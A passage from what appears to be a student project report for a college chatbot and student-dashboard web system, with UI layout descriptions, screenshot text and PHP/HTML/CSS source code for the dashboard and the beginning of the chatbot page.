
1. The user selects a star rating and enters feedback text.
2. The system checks if both rating and message are provided.
3. The feedback is inserted into the Feedback table in the database.
4. The system displays a success message confirming submission.
5. The form resets for the next input.

Algorithm Design – Student Support Chatbot System



5.5 External and Internal Components

The system follows a client–server architecture, where users interact with the platform through a web-based interface. The application is divided into external components (what users interact with) and internal components (how the system processes and stores data).



5.6 UI Layouts

This section presents the visual design and screen structure of the system. The user interface is designed to be clean, intuitive, and user-friendly, ensuring that students can easily navigate and access the required information. The UI is fully responsive, making it accessible on both mobile and desktop devices.

Below are the main UI components along with their purpose and layout description:

1. Login Screen

- The login screen allows the student to securely access the system.
- The user enters their username and password to continue.
- The design is minimal, with clear input fields and a prominent login button.
- Validation ensures that incorrect credentials are not accepted.

2. Student Dashboard

- The dashboard acts as the central navigation point for the student.
- It contains a sidebar menu with links to different modules:
 - Chatbot
 - Announcements
 - Practical Images
 - Practical Videos
 - Calendar
 - Feedback
 - Internship and More
- Quick access cards or tiles are displayed for important features.
- The layout focuses on simplicity and easy navigation.

3. Chatbot Interface

- The chatbot screen allows students to ask queries anytime.
- The user must first select Stream and Year, which helps the chatbot provide accurate responses.
- The conversation appears in chat bubbles, with the student's messages aligned right and bot responses aligned left.
- A text box at the bottom allows the user to type and send messages easily.

4. Notices

- Displays all important college notifications.
- Students can filter notices based on Stream and Year.
- Each notice is shown in a card layout that includes:
 - Title
 - Stream
 - Year
 - Date
 - Description
 - (Optional) Attached image or circular
- Clicking an image opens it in a pop-up viewer for better visibility.

5. Practical Images Gallery

- Shows images related to practical experiments.

- Displays items in a responsive grid layout.
- Each card contains the image preview and stream-year label.
- Clicking an image opens it in a fullscreen modal view.

6. Practical Videos Section

- Displays videos in card format with a thumbnail preview.
- Users can filter based on Stream and Year.
- Clicking a video opens it in a popup video player.
- Supports full-screen viewing & smooth playback.



7. Feedback Screen



- Allows users to provide feedback through:
 - Star rating system (1–5 stars)
 - Comment textbox
- Simple submit button sends the feedback to the system.
- Helps improve the quality of the platform.



8. Logout

- A Logout Button is available in the sidebar for secure exit.
- Ends the user session and prevents unauthorized access.

User Dashboard







localhost/TY/user.php

Ramniranjan Jhunjhunwala College of Arts , Commerce and Science (Autonomous)
Opposite Chhatrapati Railway Station West Mumbai-400086, Maharashtra, India

Student Dashboard

- Dashboard
- Chatbot
- Notice
- Add Question
- Practical Image
- Practical Video
- Calendar
- Feedback
- Internship
- More
- Logout

Add New Question

Stream
BSc IT

Year
FY

Question
Second Installment Last Date.

+ Add Question

localhost/TY/user.php

Ramniranjan Jhunjhunwala College of Arts , Commerce and Science (Autonomous)
Opposite Chhatrapati Railway Station West Mumbai-400086, Maharashtra, India

Student Dashboard

- Dashboard
- Chatbot
- Notice
- Add Question
- Practical Image
- Practical Video
- Calendar
- Feedback
- Internship
- More
- Logout

Practical Videos

All Streams All Years Apply Filter



BSc IT — TY



BSc IT — SY



BSc IT — FY

localhost/TY/user.php

Ramniranjan Jhunjhunwala College of Arts , Commerce and Science (Autonomous)
Opposite Chhatrapati Railway Station West Mumbai-400086, Maharashtra, India

Student Dashboard

- Dashboard
- Chatbot
- Notice
- Add Question
- Practical Image
- Practical Video
- Calendar
- Feedback
- Internship
- More
- Logout

We Value Your Feedback

★★★★★

Nice so Helpful

Submit Feedback

- **User Dashboard.php**

```
<?php
session_start();
include('db_connect.php');
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Student Panel | Dashboard</title>
<link href="https://cdn.jsdelivr.net/npm/remixicon@4.3.0/fonts/remixicon.css"
rel="stylesheet">

<style>
body {
  margin: 0;
  font-family: 'Poppins', sans-serif;

  color: #ffffff;
  display: flex;
  flex-direction: column;
  min-height: 100vh;
  transition: background 0.5s ease;
}

/* ===== HEADER ===== */
.header {
  display: flex;
  justify-content: space-between;
  align-items: center;
  background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
  padding: 12px 20px;
  box-shadow: 0 4px 10px rgba(0,0,0,0.5);
  top: 0;
  z-index: 1000;
}

.header-left {display: flex; align-items: center; gap: 10px;}
.header-title {font-size: 16px; font-weight: 600; color:white;}
.header-subtitle {font-size: 12px; opacity: 0.8; color:white;}

.mode-toggle, .menu-toggle {cursor: pointer; font-size: 1.6rem; color: ;white}

/* ===== DASHBOARD LAYOUT ===== */
.dashboard {
  display: flex;
  flex: 1;
  overflow: hidden;
```

```

    transition: 0.3s;
}

/* ===== SIDEBAR ===== */
.sidebar {
    background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
    width: 250px;
    min-height: 100vh;
    display: flex;
    flex-direction: column;
    transition: all 0.4s ease;
    z-index: 999;
    overflow: hidden;
}
.sidebar h3 {
    text-align: center;
    color: white;
    margin-bottom: 20px;
    white-space: nowrap;
    transition: opacity 0.3s ease;
}

.nav-item {
    display: flex;
    align-items: center;
    gap: 10px;
    color: white;
    padding: 12px 20px;
    text-decoration: none;
    cursor: pointer;
    transition: 0.3s;
    white-space: nowrap;
}
.nav-item:hover, .nav-item.active {background: rgba(0,0,0,0.08); transform:
translateX(6px);}

/* ===== COLLAPSED SIDEBAR ===== */
.sidebar.collapsed {
    width: 80px;
}
.sidebar.collapsed h3,
.sidebar.collapsed .nav-item span,
.sidebar.collapsed .logout span {
    opacity: 0;
    pointer-events: none;
}

/* ===== MAIN CONTENT ===== */
.main-content {
    flex: 1;

```

```

padding: 20px;
overflow-y: auto;
background:white;
transition: all 0.4s ease;
}

/* ===== CARDS ===== */
.dashboard-cards {
display: grid;
grid-template-columns: repeat(auto-fit, minmax(250px, 1fr));
gap: 20px;
margin-top: 20px;
}
.card {
background: linear-gradient(145deg, #f4c3b3, #ffb9ab);
border-radius: 15px;
padding: 25px;
text-align: center;
color: white;
box-shadow: 0 5px 20px rgba(0,0,0,0.3);
transition: transform 0.5s ease, box-shadow 0.5s ease;
animation: slideUp 0.7s ease;
}
.card:hover {transform: translateY(-8px) scale(1.05); box-shadow: 0 10px 30px
rgba(0,0,0,0.5);}
.card i {font-size: 42px; margin-bottom: 10px; color: white;}
.card button {
background: #ffffff;
color: #AD4A4A;
border: none;
padding: 8px 16px;
border-radius: 8px;
cursor: pointer;
transition: 0.3s ease;
}
.card button:hover {background: #FFCBC0; color: #6A1E1E;}

iframe {
width: 100%;
height: 80vh;
border: none;
border-radius: 10px;
animation: fadeIn 0.6s ease;
}

/* ANIMATIONS */
@keyframes fadeIn {from {opacity: 0;} to {opacity: 1;}}
@keyframes slideUp {from {opacity: 0; transform: translateY(20px);} to {opacity: 1;
transform: translateY(0);}}

```

```

/* MOBILE RESPONSIVE */
@media (max-width: 900px) {
  .dashboard {flex-direction: column;}
  .sidebar {position: fixed; left: -260px; top: 0; height: 100%; width: 250px;}
  .sidebar.active {left: 0;}
}

.logout {
  margin-top: auto;
  padding: 14px 20px;
  display: flex;
  align-items: center;
  gap: 12px;
  color: white;
  text-decoration: none;
  font-weight: 600;
  background: rgba(255, 255, 255, 0.15);
  backdrop-filter: blur(10px);
  border-radius: 12px;
  margin: 20px;
  transition: 0.3s ease-in-out;
}

.logout i {
  font-size: 20px;
}

.logout:hover {
  background: #ffffff;
  color: #C54747;
  transform: translateY(-5px) scale(1.05);
  box-shadow: 0 8px 25px rgba(0,0,0,0.25);
}

</style>
</head>
<body>

<header class="header">
  <div class="header-left">
    <i class="ri-menu-line menu-toggle" onclick="toggleSidebar()"></i>
    <div class="header-text">
      <div class="header-title">Ramniranjan Jhunjhunwala College of Arts , Commerce and
Science (Autonomous)</div>
      <div class="header-subtitle">Opposite Ghatkopar Railway Station West Mumbai-
400086, Maharashtra, India</div>
    </div>
  </div>

```

```

</header>
<div class="dashboard">
  <aside class="sidebar" id="sidebar">
    <h3>Student Dashboard</h3>

    <a class="nav-item active" data-section="dashboard" href="#"><i class="ri-dashboard-
line"></i><span>Dashboard</span></a>
    <a class="nav-item" data-section="chatbot" href="#"><i class="ri-robot-
line"></i><span>Chatbot</span></a>
    <a class="nav-item" data-section="Users_Accouncement" href="#"><i class="ri-
notification-3-line"></i><span>Notice</span></a>
    <a class="nav-item" data-section="user_add_Question" href="#"><i class="ri-book-
open-line"></i><span>Add Question</span></a>
    <a class="nav-item" data-section="User_practical_images" href="#"><i class="ri-
image-line"></i><span>Practical Image</span></a>
    <a class="nav-item" data-section="user_practical_video" href="#"><i class="ri-video-
line"></i><span>Practical Video</span></a>
    <a class="nav-item" data-section="calendar" href="#"><i class="ri-calendar-
line"></i><span>Calendar</span></a>
    <a class="nav-item" data-section="user_feedback" href="#"><i class="ri-feedback-
line"></i><span>Feedback</span></a>
    <a class="nav-item" data-section="user_internship" href="#"><i class="ri-briefcase-
line"></i><span>Internship </span></a>
    <a class="nav-item" data-section="more" href="#"><i class="ri-more-
fill"></i><span>More</span></a>

    <a href="user_logout.php" class="logout"><i class="ri-logout-box-r-
line"></i><span>Logout</span></a>
  </aside>

  <main class="main-content" id="main-content"></main>
</div>
<script>
function toggleSidebar() {
  const sidebar = document.getElementById('sidebar');
  if (window.innerWidth <= 900) sidebar.classList.toggle('active');
  else sidebar.classList.toggle('collapsed');
}

const sections = {
  dashboard: `<h2 style="color:#ffb9ab;">Dashboard</h2><div class='dashboard-cards'>
  <div class='card'><i class='ri-robot-line'></i><h3>Chatbot</h3><p>Ask academic
questions anytime.</p><button onclick="loadSection('chatbot')">Open</button></div>
  <div class='card'><i class='ri-notification-3-line'></i><h3>Notice</h3><p>Stay updated
with college notices.</p><button
onclick="loadSection('Users_Accouncement')">Open</button></div>
  <div class='card'><i class='ri-image-line'></i><h3>Practical Image</h3><p>Upload or
view lab images.</p><button
onclick="loadSection('User_practical_images')">Open</button></div>

```



```

<div class='card'><i class='ri-video-line'></i><h3>Practical Video</h3><p>Watch
submitted lab videos.</p><button
onclick="loadSection('user_practical_video')">Open</button></div>
<div class='card'><i class='ri-calendar-line'></i><h3>Calendar</h3><p>View academic
events.</p><button onclick="loadSection('calendar')">Open</button></div>
<div class='card'><i class='ri-feedback-line'></i><h3>Feedback</h3><p>Share your
opinions.</p><button onclick="loadSection('user_feedback')">Open</button></div>
<div class='card'><i class='ri-briefcase-line'></i><h3>Internship</h3><p>Share your
opinions.</p><button onclick="loadSection('user_internship')">Open</button></div>
<div class='card'><i class='ri-more-fill'></i><h3>More</h3><p>View or update your
profile.</p><button onclick="loadSection('more')">Open</button></div>',

chatbot:`<iframe src='chatbot.php'></iframe>`,
Users_Accouncement:`<iframe src='Users_Accouncement.php'></iframe>`,
user_add_Question:`<iframe src='user_add_Question.php'></iframe>`,
User_practical_images:`<iframe src='User_practical_images.php'></iframe>`,
user_practical_video:`<iframe src='user_practical_video.php'></iframe>`,
calendar:`<iframe
src='https://calendar.google.com/calendar/embed?src=en.indian%23holiday%40group.v.cal
endar.google.com&ctz=Asia/Kolkata'></iframe>`,
user_feedback:`<iframe src='user_feedback.php'></iframe>`,
user_internship:`<iframe src='user_internship.php'></iframe>`,
more:`<iframe src='user_calender.php'></iframe>`
};

document.querySelectorAll('.nav-item').forEach(item => {
  item.addEventListener('click', e => {
    e.preventDefault();
    loadSection(item.getAttribute('data-section'));
  });
});

function loadSection(section) {
  const main = document.getElementById('main-content');
  main.style.opacity = '0';
  setTimeout(() => {
    main.innerHTML = sections[section];
    main.style.opacity = '1';
  }, 300);

  document.querySelectorAll('.nav-item').forEach(e=>e.classList.remove('active'));
  document.querySelector(`[data-section="${section}"]`).classList.add('active');
  document.getElementById('sidebar').classList.remove('active');
}
window.onload = () => loadSection('dashboard');
</script>

</body>
</html>

```

- **Chatbot.php**

```
<!DOCTYPE html>
<head>
<title>College Chatbot</title>
<style>
  body {
    background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    margin: 0;
    font-family: 'Poppins', sans-serif;
  }

  .main-container {
    display: flex;
    gap: 20px;
    width: 90%;
    max-width: 1100px;
    height: 90vh;
    flex-wrap: wrap;
  }

  .chat-container, .faq-container {
    background: #ffffff;
    border-radius: 20px;
    box-shadow: 0 10px 30px rgba(0,0,0,0.15);
    overflow: hidden;
    display: flex;
    flex-direction: column;
  }

  .chat-container {
    flex: 2;
    min-width: 340px;
    height: 100%;
  }

  .faq-container {
    flex: 1;
    min-width: 280px;
    height: 100%;
    background: #fff7f4;
  }

  .chat-header {
    background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
    color: #6A1E1E;
```

```

padding: 18px;
text-align: center;
font-weight: 600;
font-size: 1.3rem;
border-radius: 20px 20px 0 0;
}

.selectors {
display: flex;
gap: 10px;
justify-content: center;
padding: 12px 0;
background: #fff2ee;
border-bottom: 1px solid #ffcbf;
flex-wrap: wrap;
}

.selectors select {
padding: 10px 15px;
border-radius: 10px;
border: 1px solid #ffc7b8;
outline: none;
font-size: 0.95rem;
background: white;
cursor: pointer;
}

.selectors select:hover {
border-color: #e48a8a;
box-shadow: 0 0 6px rgba(250, 170, 170, 0.6);
}

.selectors button {
padding: 10px 20px;
border-radius: 10px;
border: none;
background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
color: #6A1E1E;
font-weight: 600;
cursor: pointer;
}

.selectors button:hover {
opacity: 0.85;
}

.chat-messages {
flex: 1;
padding: 15px;
overflow-y: auto;

```

```

background: #fff7f4;
}

.message {
  max-width: 75%;
  margin: 8px 0;
